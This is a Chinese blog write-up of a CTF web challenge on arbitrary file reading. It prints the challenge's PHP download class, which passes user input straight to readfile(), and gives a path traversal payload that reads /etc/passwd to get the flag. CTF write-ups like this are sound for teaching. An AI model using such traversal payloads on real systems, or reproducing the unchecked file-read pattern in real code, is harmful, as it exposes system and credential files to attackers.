云演-Web文件读取-writeup


原创


秋风瑟瑟... 于 2020-06-14 17:35:16 发布 239 收藏

分类专栏： 云演

本文链接：https://blog.csdn.net/qq_45628145/article/details/106748731

文件读取





题目主页面是一个下载附件的链接，然而附件里面什么都没有，通过构造

```
download.php?url=download.php
```

下载得到download.php

```php
<?php
include_once ('download.class.php');
$filename = $_GET['url'];
$file = new Down();
$downfile = $file -> downfile($filename);
?>
```

感觉有点像一个反序列化题，下载download.class.php

```
download.php?url=download.class.php
```

```php
<?php

class Down
{
 function downfile($file){

  //First, see if the file exists
//  if (!is_file($file)) { die("<b>404 File not found!</b>"); }
```

```php
 //Gather relevent info about file
// $len = filesize($file);
 $filename = basename($file);
 $file_extension = strtolower(substr(strrchr($filename,"."),1));

 //This will set the Content-Type to the appropriate setting for the file
 switch( $file_extension ) {
  case "pdf": $ctype="application/pdf"; break;
    case "exe": $ctype="application/octet-stream"; break;
    case "zip": $ctype="application/zip"; break;
    case "doc": $ctype="application/msword"; break;
    case "xls": $ctype="application/vnd.ms-excel"; break;
    case "ppt": $ctype="application/vnd.ms-powerpoint"; break;
    case "gif": $ctype="image/gif"; break;
    case "png": $ctype="image/png"; break;
    case "jpeg":
    case "jpg": $ctype="image/jpg"; break;
    case "mp3": $ctype="audio/mpeg"; break;
    case "wav": $ctype="audio/x-wav"; break;
    case "mpeg":
    case "mpg":
    case "mpe": $ctype="video/mpeg"; break;
    case "mov": $ctype="video/quicktime"; break;
    case "avi": $ctype="video/x-msvideo"; break;

   //The following are for extensions that shouldn't be downloaded (sensitive stuff, like php files)
   //case "php":
   //case "htm":
   //case "html":
   case "txt": die("<b>Cannot be used for ". $file_extension ." files!</b>"); break;

 //  default: $ctype="application/force-download";
 }

 //Begin writing headers
 /*header("Pragma: public");
 header("Expires: 0");
 header("Cache-Control: must-revalidate, post-check=0, pre-check=0");
 header("Cache-Control: public");
 header("Content-Description: File Transfer");
 */
 //Use the switch-generated Content-Type
 header("Content-Type: $ctype");

 //Force the download
 $header="Content-Disposition: attachment; filename=".$filename.";";
 header($header );
 //header("Content-Transfer-Encoding: binary");
// header("Content-Length: ".$len);
 @readfile($file);
 exit;
 }
}
?>
```

然并卵，没什么用，只是发现一个`@readfile($file);`，然后想着去读取一下`/etc/passwd`，一个一个路径的试，最后的payload为

```
download.php?url=../../../../../etc/passwd
```

得到flag